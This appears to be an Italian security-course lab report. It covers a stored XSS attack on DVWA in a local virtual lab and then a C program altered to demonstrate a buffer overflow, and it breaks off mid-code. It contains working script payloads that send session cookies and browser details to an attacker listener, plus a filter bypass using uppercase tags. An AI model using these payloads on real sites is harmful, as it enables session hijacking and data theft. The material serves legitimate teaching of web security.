L'attacco mira a rubare i cookie della sessione dell'utente e inviarli a un server Web sotto il nostro controllo, in ascolto sulla porta 4444.

Inoltre, nell'esercizio verrà esplorato come bypassare le protezioni introdotte a livello MEDIUM per esfiltrare ulteriori informazioni sensibili, come la versione del browser, l'IP dell'utente, e la data di connessione.



### Introduzione a XSS e Contesto dell'Attacco

Breve introduzione al Cross-Site Scripting (XSS). Si illustra il contesto operativo, con particolare attenzione all'XSS persistente e ai rischi legati al furto di sessioni utente.



### Attacco XSS Persistente a Livello LOW

Descrizione dello sfruttamento di una vulnerabilità XSS persistente su DVWA al livello "LOW". Viene spiegato come iniettare uno script dannoso nei campi di input non validati, rubando cookie di sessione e inviandoli a un server esterno.



### Analisi delle Protezioni a Livello MEDIUM e Bypass

Analisi delle misure di sicurezza aggiuntive presenti al livello "MEDIUM" e delle tecniche per aggirarle. Si discute l'uso di filtri anti-XSS e la possibilità di bypassarli tramite encoding alternativo o payload creativi.




### Esfiltrazione dei Dati Sensibili

Processo di raccolta e invio dei dati rubati (cookie, IP, browser, data) a un server web controllato dall'attaccante. Si evidenzia come queste informazioni possano essere utilizzate per ricostruire il contesto dell'attacco.



### Risultati e Conclusioni

Risultati ottenuti dall'esperimento e riflessioni sulle implicazioni pratiche. Si sottolinea l'importanza di implementare misure di sicurezza avanzate, come CSP e validazione degli input, per prevenire attacchi XSS.



# INTRODUZIONE A XSS E CONTESTO DELL'ATTACCO

Il Cross-Site Scripting (XSS) è una vulnerabilità che permette a un attaccante di inserire codice JavaScript malevolo in una pagina web, che viene poi eseguito dai browser degli utenti ignari. Esistono due tipologie principali di XSS:

- Persistente : Il codice malevolo viene salvato sul server (es. in un database) e caricato ogni volta che un utente visita la pagina.
- Non Persistente : Il codice viene eseguito solo durante l'interazione con una richiesta specifica.

In questo esercizio, ci concentreremo su un attacco XSS Persistente utilizzando DVWA. L'obiettivo è rubare i cookie di sessione di un utente legittimo e inviarli a un server Web sotto il nostro controllo, simulando un furto di sessione. I cookie sono dati critici che identificano un utente durante una sessione e possono essere utilizzati per impersonare l'utente.




# INTRODUZIONE A XSS E CONTESTO DELL'ATTACCO

Per la preparazione dell'ambiente, sono state configurate due macchine virtuali all'interno di una rete locale con subnet 192.168.104.0/24.

La prima macchina, Kali Linux , è stata impostata con l'indirizzo IP 192.168.104.100 e utilizzata come server Web per ricevere i dati esfiltrati tramite XSS.

La seconda macchina, Metasploitable , ospita la Web Application DVWA ed è stata configurata con l'indirizzo IP 192.168.104.150.



```
GNU nano 2.0.7           File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.104.150
    netmask 255.255.255.0
    gateway 192.168.104.1
```

The screenshot shows the contents of the /etc/network/interfaces file in a terminal window using the nano editor. The file defines two interfaces: 'lo' (loopback) and 'eth0' (primary). The 'eth0' interface is configured with a static IP of 192.168.104.150, a netmask of 255.255.255.0, and a gateway of 192.168.104.1. The nano editor status bar at the bottom indicates 'Read 13 lines'.

# ATTACCO XSS PERSISTENTE A LIVELLO LOW

A livello LOW, DVWA non implementa alcuna protezione contro gli attacchi XSS, rendendo possibile l'inserimento e la memorizzazione di codice JavaScript malevolo nel campo dei commenti. Abbiamo inserito lo script seguente:

```
<script>var i = new Image(); i.src="http://  
192.168.104.100:4444?c="+  
document.cookie</script>
```

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

Questo script sfrutta tre caratteristiche chiave:

1. **Persistenza** : Il codice viene salvato nel database e caricato ogni volta che un utente visita la pagina.
2. **Esecuzione Automatica** : Quando un utente visualizza il commento, lo script si attiva automaticamente.
3. **Esfiltrazione Cookie** : Lo script crea una richiesta HTTP verso il nostro server (**192.168.104.100:4444**) inviando i cookie dell'utente come parametro.

# ATTACCO XSS PERSISTENTE A LIVELLO LOW

Su Kali Linux, abbiamo avviato un server Web in ascolto sulla porta 4444 con il comando:

```
sudo python3 -m http.server 4444
```

Quando un utente ignaro visita la pagina contenente il nostro codice, i suoi cookie vengono inviati al nostro server e visualizzati nella shell.

```
(kali㉿kali)-[~]
$ sudo python3 -m http.server 4444
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [17/Mar/2025 05:14:48] "GET /?c=security=low;%20PHPSESSID=cdc6c90e09c9b096175f8f5f9dbc7c90 HTTP/1.1" 200 -
192.168.104.100 - - [17/Mar/2025 05:14:52] "GET /?c=security=low;%20PHPSESSID=cdc6c90e09c9b096175f8f5f9dbc7c90 HTTP/1.1" 200 -
```

# ANALISI DELLE PROTEZIONI A LIVELLO MEDIUM E BYPASS



A livello MEDIUM, DVWA introduce diverse protezioni per mitigare gli attacchi XSS. Tuttavia, queste protezioni variano a seconda del campo utilizzato (Message o Name):

### Stored XSS Source

```
<?php

if(isset($_POST['btnSign']))
{

    $message = trim($_POST['mtxMessage']);
    $name    = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags(addslashes($message)));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);


    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');

}

?>
```


# **ANALISI DELLE PROTEZIONI A LIVELLO MEDIUM E BYPASS**



## **Protezioni nel Campo Message :**

- **trim()** : Rimuove eventuali spazi vuoti all'inizio e alla fine del messaggio.  
Questo impedisce attacchi basati su input malformati con spazi aggiuntivi.
- **addslashes()** : Aggiunge una barra (\) prima di caratteri speciali come ' e ".  
Questo protegge il database da SQL Injection, ma non da XSS.
- **strip\_tags()** : Rimuove qualsiasi tag HTML come <script>, <img>, <b>, ecc.  
Questo blocca molti tentativi di inserire codice JavaScript.
- **mysql\_real\_escape\_string()** : Protegge il database evitando SQL Injection  
(ovvero comandi SQL malevoli che potrebbero modificare il database).
- **htmlspecialchars()** : Converte i caratteri speciali in testo normale (esempio:  
< diventa &lt;). Questo impedisce che il browser interpreti eventuali codici  
HTML inseriti.


# ANALISI DELLE PROTEZIONI A LIVELLO MEDIUM E BYPASS



## Protezioni nel Campo Name :

- **str\_replace('<script>', "", \$name)**: Cerca di rimuovere la stringa <script> dal campo Name. Tuttavia, questa protezione non è sufficiente a prevenire attacchi XSS più complessi, come l'uso di tag alternativi o combinazioni creative di maiuscole/minuscole.
- **mysql\_real\_escape\_string()**: Protegge il database contro SQL Injection, ma non protegge completamente da XSS.

# **ANALISI DELLE PROTEZIONI A LIVELLO MEDIUM E BYPASS**




## **Preparazione del Server**

Prima di lanciare l'attacco, abbiamo avviato un server Web in ascolto sulla porta 4444 utilizzando il seguente comando su Kali Linux:

```
sudo python3 -m http.server 4444
```

Questo server ci permette di ricevere e visualizzare i dati esfiltrati dagli script malevoli inseriti nel campo Name.

# ANALISI DELLE PROTEZIONI A LIVELLO MEDIUM E BYPASS



## Bypass delle Protezioni

Abbiamo inserito script alternativi che bypassano i filtri del campo Name.  
Ad esempio:

```
<SCRIPT>var i = new Image(); i.src="http://192.168.104.100:4444?  
c="+document.cookie</SCRIPT>
```

Questo script funziona perché:

1. I filtri non bloccano completamente l'uso di tag alternativi (es. **<SCRIPT>** invece di **<script>**).
2. Le maiuscole/minuscole possono essere combinate per aggirare filtri case-sensitive.
3. La protezione **str\_replace('<script>', "", \$name)** rimuove solo la stringa esatta **<script>**, lasciando altre varianti non filtrate.

# ESFILTRAZIONE DEI DATI SENSIBILI

Una volta avviato il server in ascolto sulla porta 4444, abbiamo utilizzato script personalizzati per esfiltrare ulteriori informazioni sensibili oltre ai cookie.

**Informazioni sul Browser** <SCRIPT>var i = new Image();  
i.src="http://192.168.104.100:4444?c="+navigator.userAgent</SCRIPT>

Questo script invia dettagli sul browser utilizzato dall'utente (es. Mozilla, Chrome).

**Sistema Operativo** <SCRIPT>var i = new Image(); i.src="http://192.168.104.100:4444?  
c="+navigator.platform</SCRIPT>

Restituisce il sistema operativo dell'utente (es. Linux x86\_64).

**Data e Ora** <SCRIPT>var i = new Image(); i.src="http://192.168.104.100:4444?c="+new  
Date().toString()</SCRIPT>

Invia la data e l'ora della connessione.

# RISULTATI E CONCLUSIONI

## Risultati

```
(kali㉿kali)-[~]
└─$ sudo python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [17/Mar/2025 06:48:22] "GET /?c=Mozilla/5.0%20(X11;%20Linux%20x86_64;%20rv:128.0)%20Gecko/20100101%20Firefox/128.0 HTTP/1.1" 200 -
192.168.104.100 - - [17/Mar/2025 06:48:22] "GET /?c=Linux%20x86_64 HTTP/1.1" 200 -
192.168.104.100 - - [17/Mar/2025 06:48:22] "GET /?c=Mon%20Mar%202025%2006:48:22%20GMT-0400%20(Eastern%20Daylight%20Time) HTTP/1.1" 200 -
192.168.104.100 - - [17/Mar/2025 06:48:22] "GET /?c=security=medium;%20PHPSESSID=cdc6c90e09c9b096175f8f5f9dbc7c90 HTTP/1.1" 200 -
```

Su Kali Linux, abbiamo ricevuto i dati rubati nella shell, inclusi:

IP dell'utente : 192.168.104.100

Cookie di sessione : Security=...; PHPSESSID=...

Browser : Mozilla

Sistema Operativo : Linux x86\_64

Data : Mon Mar 17 2025

# RISULTATI E CONCLUSIONI


## Conclusioni

L'esercitazione ha dimostrato quanto sia facile sfruttare una vulnerabilità XSS per rubare dati sensibili, come cookie di sessione, informazioni sul browser e dettagli sull'ambiente dell'utente. Anche le protezioni a livello MEDIUM possono essere aggirate con tecniche avanzate, evidenziando l'importanza di implementare misure di sicurezza robuste:

- Validazione e Sanitizzazione degli Input : Rimuovere o codificare correttamente i caratteri speciali.
- Content Security Policy (CSP) : Limitare l'esecuzione di script non autorizzati.
- HttpOnly e Secure Flag sui Cookie : Impedire l'accesso ai cookie tramite JavaScript e garantire la trasmissione sicura via HTTPS.

La sicurezza informatica è un processo continuo, e la consapevolezza delle vulnerabilità è fondamentale per proteggere efficacemente i sistemi.

## Guida per replicare l'attacco



# GIORNO 3

## OBIETTIVO

L'obiettivo principale di questo esercizio è comprendere il funzionamento di un programma in C, analizzare le sue potenziali vulnerabilità e imparare a sfruttarle per causare un errore di segmentazione (buffer overflow).

In particolare, ci concentreremo sull'identificazione e la modifica del codice per superare i limiti di un array, dimostrando come un input non controllato possa compromettere la sicurezza di un programma. Inoltre, l'esercizio prevede l'implementazione di controlli di input e la creazione di un menu interattivo per consentire all'utente di scegliere tra l'esecuzione del programma sicuro o vulnerabile.



### Analisi del Codice Originario

Si analizza il programma originale, che gestisce un array di 10 interi, permettendo l'inserimento, la stampa e l'ordinamento tramite Bubble Sort. L'obiettivo è comprendere il flusso logico delle operazioni.



### Riproduzione ed Esecuzione

Il programma viene eseguito per verificare il suo funzionamento. Si inseriscono i dati, si osserva l'ordinamento e si conferma che il codice si comporta come previsto.



### Buffer Overflow

Si modifica il codice per introdurre un Buffer Overflow, aumentando il numero di elementi gestiti oltre la dimensione dell'array. Questo dimostra i rischi di accessi non validi in memoria.




### Codice Modificato

Il programma viene aggiornato con un menu che permette di scegliere tra una versione sicura e una vulnerabile. Le modifiche riguardano principalmente le funzioni di input, stampa e ordinamento.



### Risultati e Conclusioni

L'esecuzione evidenzia la differenza tra le due modalità: la versione corretta funziona senza errori, mentre quella vulnerabile causa crash. Si conclude sull'importanza dei controlli per prevenire vulnerabilità.



# ANALISI DEL CODICE ORIGINALE

## Codice di partenza

```
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```

# ANALISI DEL CODICE ORIGINALE

## Analisi

Il programma originale implementa un semplice algoritmo di ordinamento (Bubble Sort) per un array di 10 numeri interi. Ecco come funziona:

**Acquisizione dell'input :** L'utente inserisce 10 numeri interi, che vengono salvati in un array `vector[10]`.

**Stampa del vettore :** Il programma visualizza il contenuto dell'array così come è stato inserito.

**Ordinamento :** Utilizza l'algoritmo Bubble Sort per ordinare l'array in ordine crescente.

**Stampa del vettore ordinato :** Mostra il contenuto dell'array dopo l'ordinamento.

# RIPRODUZIONE ED ESECUZIONE

Abbiamo preso questo codice e lo abbiamo eseguito in laboratorio. Il risultato? Con input validi, il programma funzionava come previsto, confermando le nostre ipotesi iniziali.

```
Inserire 10 interi:
```

```
[1]: 115  
[2]: 23  
[3]: 65  
[4]: 87  
[5]: 34  
[6]: 65  
[7]: 8  
[8]: 43  
[9]: 2  
[10]: 6
```

```
Il vettore inserito è:
```

```
[1]: 115  
[2]: 23  
[3]: 65  
[4]: 87  
[5]: 34  
[6]: 65  
[7]: 8  
[8]: 43  
[9]: 2  
[10]: 6
```

```
Il vettore ordinato è:
```

```
[1]: 2  
[2]: 6  
[3]: 8  
[4]: 23  
[5]: 34  
[6]: 43  
[7]: 65  
[8]: 65  
[9]: 87  
[10]: 115
```

# BUFFER OVERFLOW

## Funzioni principali

Per soddisfare gli obiettivi dell'esercizio, il programma è stato modificato per introdurre una vulnerabilità di tipo Buffer Overflow e per aggiungere un menu interattivo. Ecco una descrizione fluida del codice modificato:

Funzioni principali:

**Menu Interattivo :** All'avvio, il programma chiede all'utente se vuole eseguire la versione corretta (n) o quella con vulnerabilità (y).

In base alla scelta, il programma modifica il comportamento delle funzioni principali (riempi\_vet, stampa\_vet, ordina\_vet).

```
int main () {
    int vector [DIM];
    char scelta;
    printf("Vuoi vedere il Buffer Over Flow(BOF)?(y/n)");
    scelta=getchar();
    getchar();
```

# BUFFER OVERFLOW

## Funzione riempi\_vet

Se l'utente sceglie di attivare la vulnerabilità (`scelta == 'y'`), il ciclo for scrive 20 elementi invece di 10, causando un accesso fuori dai limiti dell'array (`vector[10]`).

Questo porta a un Buffer Overflow , con conseguenze imprevedibili come la sovrascrittura di altre aree di memoria.

```
void riempi_vet(int *vet,char *scelta){  
    int bof=0;  
    if(*scelta=='y'){  
        bof=10;  
    }  
    for ( int i = 0 ; i < DIM + bof ; i++ )  
    {  
        int c= i+1;  
        printf("[%d]:", c);  
        scanf ("%d", &vet[i]);  
    }  
}
```

# BUFFER OVERFLOW

## Funzione stampa\_vet

Se scelta == 'y', la funzione tenta di accedere a indici non validi dell'array, causando un errore di segmentazione (segmentation fault).

```
void stampa_vet(int *vet, char *scelta){  
    int bof=0;  
    if(*scelta=='y') {  
        bof=10;  
    }  
    for (int i = 0 ; i < DIM + bof; i++)  
    {  
        int t= i+1;  
        printf("[%d]: %d", t, vet[i]);  
        printf("\n");  
    }  
}
```

# BUFFER OVERFLOW

## Funzione ordina\_vet

Se scelta == 'y', l'algoritmo Bubble Sort tenta di ordinare più elementi di quelli effettivamente presenti nell'array.

Ciò causa accessi non validi in memoria, portando a un crash del programma.

```
void ordina_vet(int *vet, char *scelta){  
    int bof=0;  
    if(*scelta=='y') {  
        bof=10;  
    }  
    int swap_var;  
    for (int j = 0 ; j < DIM + bof - 1; j++)  
    {  
        for (int k = 0 ; k < DIM + bof - j - 1; k++)  
        {  
            if (vet[k] > vet[k+1])  
            {  
